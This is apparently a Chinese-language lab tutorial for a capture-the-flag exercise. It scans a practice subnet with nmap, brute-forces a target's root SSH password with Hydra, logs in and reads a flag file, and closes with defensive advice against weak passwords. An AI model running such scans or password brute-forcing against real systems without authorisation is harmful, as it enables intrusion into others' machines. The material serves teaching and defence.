综合实战(1)实验教学
一、实验目的
掌握局域网主机发现、端口存活探测的基础方法,理解弱口令爆破的风险原理,学会通过SSH登录目标主机获取权限、读取Flag文件,建立「攻击链从信息收集到权限获取」的完整认知。
二、实验前置说明
实验环境预设:攻击机为Kali Linux,目标机为同网段的Linux靶机,网段为192.168.100.0/24。
三、详细操作步骤
步骤1:确认攻击机网络配置+发现存活主机
首先在Kali终端执行ifconfig,查看攻击机自身IP:
ifconfig
# 输出中eth0的inet字段即为本机IP,示例中为192.168.100.200
接着用Nmap做主机发现,扫描整个C段存活设备:

nmap -sn -PR 192.168.100.0/24
# 参数说明:-sn 只做ping扫描不扫端口;-PR 用ARP协议探测(内网更高效)扫描结果会显示该网段存活2台主机:192.168.100.200(本机)、192.168.100.100(目标靶机)。
步骤2:SSH弱口令爆破获取登录权限
已知目标开放22端口(SSH服务),使用Hydra工具针对root用户做弱口令爆破:

hydra -l root -p 123456 ssh://192.168.100.100
# 实际场景中常用字典替代单密码,-l指定用户名、-P指定密码字典示例中直接命中弱口令123456,输出提示1 valid password found,爆破成功。
步骤3:登录靶机获取Flag
用SSH登录目标机:
ssh root@192.168.100.100
# 首次连接输入yes确认指纹,再输入爆破得到的密码123456
登录后验证权限为root,查看当前目录文件:
whoami  # 确认当前用户为root
ls      # 看到目录下有root.txt文件
cat root.txt  # 读取Flag,示例中为THL{asdmaskdmasdkCASTOR}
四、实验原理与防御建议
-
风险原理:弱口令是内网最普遍的安全隐患,攻击者无需复杂漏洞即可直接获取服务器最高权限。
-
防御措施:
-
禁止root用户直接SSH登录,创建普通用户+sudo授权;
-
设置长度≥12位、包含大小写+数字+特殊字符的强密码;
-
修改SSH默认22端口,部署fail2ban工具封禁多次爆破的IP。
-